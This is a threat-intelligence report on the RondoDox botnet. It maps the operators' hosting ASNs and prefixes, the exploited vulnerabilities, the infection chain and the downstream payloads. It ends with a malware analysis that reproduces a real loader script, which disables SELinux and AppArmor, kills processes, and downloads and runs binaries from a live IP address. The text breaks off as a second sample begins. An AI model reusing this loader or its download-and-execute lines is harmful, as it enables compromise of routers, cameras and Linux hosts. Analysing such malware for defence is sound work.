
## Step 2 — The constellation model

Once you view the infrastructure as lanes, the structure starts to make sense: there's usually a layer that provides continuity, lanes that do the work, and spare capacity that provides relocation space when pressure rises.

That's the constellation model you're mapping here:

- an enabler/backbone layer that supports routability and continuity
- downstream lanes used for scanning, staging, and distribution
- spillover capacity outside the core cluster that preserves uptime under disruption

Constellation model



At a high level: `AS401110` provides continuity, `AS401120` carries the bulk of staging/delivery, `AS401116` feeds the machine via recon, and the remaining lanes provide elasticity when core nodes get burned.

### Why IOC-only approaches decay

IOC-only approaches decay because you're fighting the most disposable part of the system. The endpoints are meant to be burned. When an IP or domain gets reported, the operator doesn't lose the campaign, they just lose a node, then rotate into nearby capacity, and keep the same delivery workflow running.

What stays consistent isn't the node; it's the pipeline:

`scan → stage → deliver`

Backed by a constellation of lanes (core, support, spillover) designed for rapid recovery.

## Step 3 — Representative artifacts (context, not attribution)

A hosting lane is a replaceable slice of rented capacity that can be spun up fast, used hard, and discarded without consequence. It exists to keep one part of the pipeline running even when defenders start taking shots at endpoints. The artifacts below are representative of the RondoDox ecosystem as they map cleanly to how operators distribute roles across lanes by keeping scanning, staging, delivery, and relocation available even if individual endpoints are burned.

- **Enabler / transit overlap** — `AS401110` (`Sovy Cloud Services`)
  This lane functions as the continuity layer. It's the overlap that keeps the constellation routable and reusable across churn, making it easier to stand up downstream capacity without rebuilding the ecosystem from scratch every time a node gets exposed.
- **Core hosting cluster (recent dominance)** — `AS401120` (`Cheapy-Host` / `cheapy.host`)
  This is the workhorse lane used for primary staging and distribution. When delivery nodes burn, operators can replace them quickly inside the same core cluster and keep the pipeline moving with minimal disruption.
- **Representative /24 capacity blocks** — `196.251.70/24`, `196.251.71/24`, `196.251.72/24`
  These prefixes illustrate the unit of movement. /24s are convenient capacity blocks for fast lateral replacement as operators don't need to preserve a specific IP, they just need enough neighboring space to re-home the same function like staging or delivery and continue.
- **Adjacent lanes** — `AS401116 (Nybula)`, `AS401115 (EKABI)`, `AS401109 (Zhongguancun)`
  These lanes broaden the constellation with parallel capacity. They allow scanning/recon and supportive hosting to run alongside the core, and they provide ready substitutes when core nodes get noise. The sequence scan → stage → deliver remains intact even when individual slices are pressured.
- **Spillover/relocation lanes** — `AS270824 (ENX, Brazil)`, `AS208220 (Offerhost, Seychelles)`, `AS210848 (Telkom Internet, Seychelles)`
  These function as relocation space. When disruption, reporting, or blocklists increase pressure on the core, operators can shift delivery or staging into non-core jurisdictions/providers while keeping the workflow unchanged, reducing downtime and complicating static enforcement.

## Evolution timeline

The observed pattern reads like operational maturation rather than random churn:

Early → **Multi-lane footprint (parallel lanes active)**

Then → **Consolidation into a stable core under `AS401120`**

Now → **Outward expansion into spillover lanes (Brazil+Seychelles)**

End → **Stable core + peripheral capacity → faster recovery under pressure**

The end state is exactly what you'd build if you expected takedowns: a dependable core that's cheap to redeploy, plus pre-positioned relocation space that prevents a single disruption event from breaking the pipeline.

> Shout out to the Dutch police and relevant authorities for making a house call and taking `~250` physical servers offline.

It's a step forward. But operations like this don't hinge on a single rack; they thrive on being replaceable.

The deeper story is how bulletproof hosting lanes and malware delivery networks feed each other. One side offers disposable capacity, the other keeps the churn profitable by moving endpoints constantly.

We're beginning to trace the infrastructure and C2 hosting behind the bulletproof hoster and RondoDox. It's a cycle of reinforcement—one hand washing the other.

So you wanna run a LaaS? You're going to need a big Box Of ASNs.

## What defenders should do with this

The goal isn't to win whack-a-mole against endpoints. The goal is to see the lane, see the sequence, and break the repeatable parts of the pipeline.

### Use ASNs as context, not a blocklist

ASNs are most valuable as enrichment and correlation glue:

- raise priority when suspicious activity lands in known churn-friendly lanes
- connect "new" endpoints back to familiar infrastructure neighborhoods
- pivot outward (prefix siblings, domains, certs, DNS changes) to scope impact

Blocking can still reduce noise, but treat it as tactical friction, not a long-term solution.

With infrastructure optimized for rotation, the delivery chain relies on a portable first stage—supporting a loader design that can fetch the right payload across heterogeneous Linux environments.

## The box of ASNs (churn)

**Scan lane**
↓
`AS401116`

**Stage lane**
↓
`AS401120`

**Support lanes**
↓
`AS401115 / AS401109`

**Spillover**
↓
`BR + SC ASNs`

**Enabler glue**
↓
`AS401110`

## Multi-architecture support and delivery model

Analysis of multiple droppers shows support for an unusually broad range of CPU architectures, including 80386/x86-64, AArch64, MIPS, PowerPC, SuperH, ARCompact, m68k, and SPARC. This breadth indicates an architecture agnostic loader design, where the same initial access and staging logic is reused across heterogeneous environments.


In practice, this enables a single campaign to operate across embedded, appliance, and general-purpose Linux systems. Rather than maintaining platform specific tooling, operators rely on a single loader framework with interchangeable payloads. This pattern aligns with malware-as-a-service (MaaS) and access broker style operations, without asserting formal brokerage relationships.

## Exploitation surface: why RondoDox still works

RondoDox campaigns reinforce a persistent reality for defenders: attackers do not require zero days when widely known vulnerabilities remain exposed for years. Across embedded and edge systems, internet-facing management interfaces and outdated firmware continue to provide reliable entry points.

Trend Micro links RondoDox activity to dozens of known vulnerabilities across routers, DVR/NVR and CCTV systems, NAS devices, and select web applications. While the specific CVEs vary, the underlying weakness is mainly command injection (CWE-78) within poorly hardened administrative features.

RondoDox doesn't depend on novel exploitation; it depends on exposure and patch lag. These weaknesses persist not because they are unknown, but because the affected systems are difficult to inventory, update, or retire at scale.



## From edge devices to enterprise platforms

As RondoDox activity expanded, the same exploitation patterns began appearing beyond traditional IoT targets. In addition to routers and cameras, reporting now includes enterprise facing web applications, particularly where publicly available proof-of-concept exploits reduce the barrier to entry and enable rapid operationalization.

A notable example is XWiki, where exploitation of CVE-2025-24893 enables remote code execution on exposed instances. Observed intrusions involve injection that triggers server-side execution and retrieves a shell based downloader, after which post-exploitation activity varies depending on the environment and campaign context. More recently, similar behavior has been observed following abuse of React2Shell, further demonstrating the campaign's ability to incorporate newly disclosed exploitation techniques targeting enterprise web stacks.

Older vulnerabilities have not been abandoned. The continued exploitation of Shellshock (CVE-2014-6271) against exposed CGI environments underscores the operational value of legacy flaws when outdated configurations coexist with newer attack surfaces.

## Payload ecosystem

RondoDox rarely represents the final malware state. Instead, it functions as a delivery layer, enabling multiple downstream payloads to be deployed from the same compromise.

It can deploy:

- Mirai variants, primarily deployed to routers, cameras, and DVRs for rapid DDoS enrollment
- Morte, used as an alternative Linux bot payload within overlapping infrastructure
- Cryptominers, selectively installed on NAS devices and enterprise Linux hosts with sufficient compute resources

Post-compromise activity may range from quiet monetization to persistence or interactive control, depending on the capabilities of the compromised system—reinforcing RondoDox's role as a flexible access and delivery platform rather than a single-purpose botnet.

# Infection chain

The RondoDox infection flow remains broadly consistent across campaigns, even when different N-day vulnerabilities are used for initial access. At a high level, the activity seen across incidents can be grouped into the following stages.

### Initial Exploitation

The infection starts when an exposed device is compromised through a known (N-day) vulnerability. Once exploitation succeeds, the attacker gains remote command execution (often a shell) and uses it to run a short bootstrap command that downloads and executes a first-stage loader script.

### First-Stage Loader Script

The loader (commonly named something like rondo.<tag>.sh) functions as a portable deployment utility. Its job is to reliably prepare the system and land the correct payload, even across messy embedded environments. In practice, it:

- Clears leftovers from earlier infections (reduces conflicts / anti-competition cleanup).
- Finds a workable staging location by checking common temporary/writable paths and selecting one that allows execution.
- Weakens local protections where possible (e.g., attempts to reduce SELinux/AppArmor enforcement or stop blocking services).
- Performs architecture-aware delivery by trying multiple payload variants until one matches the device (e.g., mips/mipsel/arm).
- Minimizes on-disk noise by deleting temporary artifacts once deployment is complete.

This design keeps the loader small and compatible, which is why it can be reused across many device types.

### RondoDox

Once a compatible payload successfully runs, the core RondoDox component takes over:

- Establishes command-and-control communication (initial check-in / ongoing contact for tasking).
- Maintains persistence so it survives reboots and remains available.
- Executes follow-on activity depending on operator intent (the payload is the capability engine, triggered by tasking).

1 **Exploitation of 0-day & n-day vulnerbilities**

Compromise device via IoT/router RCE or command injection flaws

2 **Initial loader delivered**

First-stage shell loader fetched and executed

3 **Environment preparation**

- Kill other malware
- Disable SELInux / AppArmor
- Create writable directories

4 **Main payload download**

Downloads system-specific payload: X.mips, X.armv7, X.sparc...

5 **Payload execution**

Payload executed based on CPU architecture

6 **Contact to C2**

Device joins C2 botnet

# Malware analysis and capabilities highlights

For the malware analysis component of this report, we selected a series of samples available in MalwareBazaar.

## Multi-architecture payload

Across the samples retrieved from MalwareBazaar (Sample 1, Sample 2, Sample 3), the infection pipeline is essentially identical: each sample drops a small first-stage shell script whose only real job is to deploy the “real” payload in an architecture-aware way.

Even though the hashes and filenames vary, the scripts look like they come from the same campaign as they all:

- Call the same hard-coded infrastructure (observed here as `74.194.191.52`, active around August).
- Iterate through a broad list of CPU variants, attempting to download multiple ELF payloads back-to-back.
- Only execute the binary that matches the victim’s architecture, treating everything else as “try next”.

From the loader scripts we recovered, it’s clear the downloader is built to pull multiple RondoDox binaries across different CPU families but in the MalwareBazaar copies we analyzed, only the following architecture suffixes were actually present/observable.


- `.mipsel` (https://bazaar.abuse.ch/sample/9424c99087c5ee58e153eb7e6ac57dad449093bee74ddeb12a5f1ca344a95a1e/)
- `.mips` (https://bazaar.abuse.ch/sample/3b02c502a23b26e4d76850cd524041ae16d282431f62a2c07564cf1c3d29a9d5/)
- `.armv5l` (https://bazaar.abuse.ch/sample/65ae3072d2b63d50244b979443172a874dd7ba8157743d6ca1bc51014595225c/)
- `.sh4` (https://bazaar.abuse.ch/sample/ee62ba350ea11f7f3d18db104eaa339ca21459c9e986859e356add6d95aa88b8/)
- `.sparc` (https://bazaar.abuse.ch/sample/0e8c75c260f3e61faa02cbe9b33546b86ace79b89725124b6f10f1809fabe764/)

Based on our analysis of the recovered binaries, the differences appear to be primarily architectural (compiled for different CPU targets). Core functionality and C2 logic are consistent across the variants we examined.

## Initial payload


Let's start the analysis with the shell script that acts as a universal loader framework. Instead of deploying different scripts per device, the operator ships this single, highly compatible script that can run across a wide range of IoT, router, and Linux environments. Its execution can be broken down into several sequential stages. For that, we will be looking at the following samples:

Sample 1



```sh
#!/bin/sh
# rondo2012@atomicmail.io
exec > /dev/null 2>&1
[ -t 0 ] && exit 0
for p in /proc/[0-9]*; do pid=${p##*/}; [ ! -e "$p/exe" ] && kill -9 "$pid" && continue; exelink=`ls -l "$p/exe" 2>/dev/null`; [[ "$exelink" == *"/lib"* ]] && continue;
setenforce 0
service apparmor stop
mount -o remount,rw /||sudo mount -o remount,rw /
rm -rf /var/cache/* ~/.cache
cd /dev
echo >/dev/shm/.t && cd /dev/shm && rm -f /dev/shm/.t
echo >/run/.t && cd /run && rm -f /run/.t
echo >$HOME/.t && cd $HOME && rm -f $HOME/.t
echo >/mnt/.t && cd /mnt && rm -f /mnt/.t
echo >/tmp/.t && cd /tmp && rm -f /tmp/.t
echo >/data/local/tmp/.t && cd /data/local/tmp && rm -f /data/local/tmp/.t
echo >/run/user/0/.t && cd /run/user/0 && rm -f /run/user/0/.t
echo >/etc/.t && cd /etc; rm -f /etc/.t
echo >/var/log/.t && cd /var/log; rm -f /var/log/.t
echo >/var/run/.t && cd /var/run && rm -f /var/run/.t
echo >/var/tmp/.t && cd /var/tmp && rm -f /var/tmp/.t
echo >/media/.t && cd /media; rm -f /media/.t
echo >/usr/bin/.t && cd /usr/bin; rm -f /usr/bin/.t
echo >/bin/.t && cd /bin; rm -f /bin/.t
mkdir lib
(chmod 755 lib||busybox chmod 755 lib)&&cd lib
rm -rf rondo
rm -rf rondo.*
# wget http://74.194.191.52/rondo.lol;
(wget http://74.194.191.52/rondo.x86_64||curl -O http://74.194.191.52/rondo.x86_64||busybox wget http://74.194.191.52/rondo.x86_64)
(cat rondo.x86_64 > rondo||busybox cat rondo.x86_64 > rondo||mv rondo.x86_64 > rondo)
rm -rf rondo.x86_64
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
killall -9 rondo;pkill -9 rondo
sudo killall -9 rondo;sudo pkill -9 rondo
sudo ./rondo "thinkphp.x86_64"; [ $? -eq 137 ] && exit 0
./rondo "thinkphp.x86_64"; [ $? -eq 137 ] && exit 0
rm -rf rondo.mipsel
(wget http://74.194.191.52/rondo.mipsel||curl -O http://74.194.191.52/rondo.mipsel||busybox wget http://74.194.191.52/rondo.mipsel)
(cat rondo.mipsel > rondo||busybox cat rondo.mipsel > rondo||mv rondo.mipsel > rondo)
rm -rf rondo.mipsel
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
```

Sample 2



```sh
#!/bin/sh
# bang2012@protonmail.com
exec > /dev/null 2>&1
[ -t 0 ] && exit 0
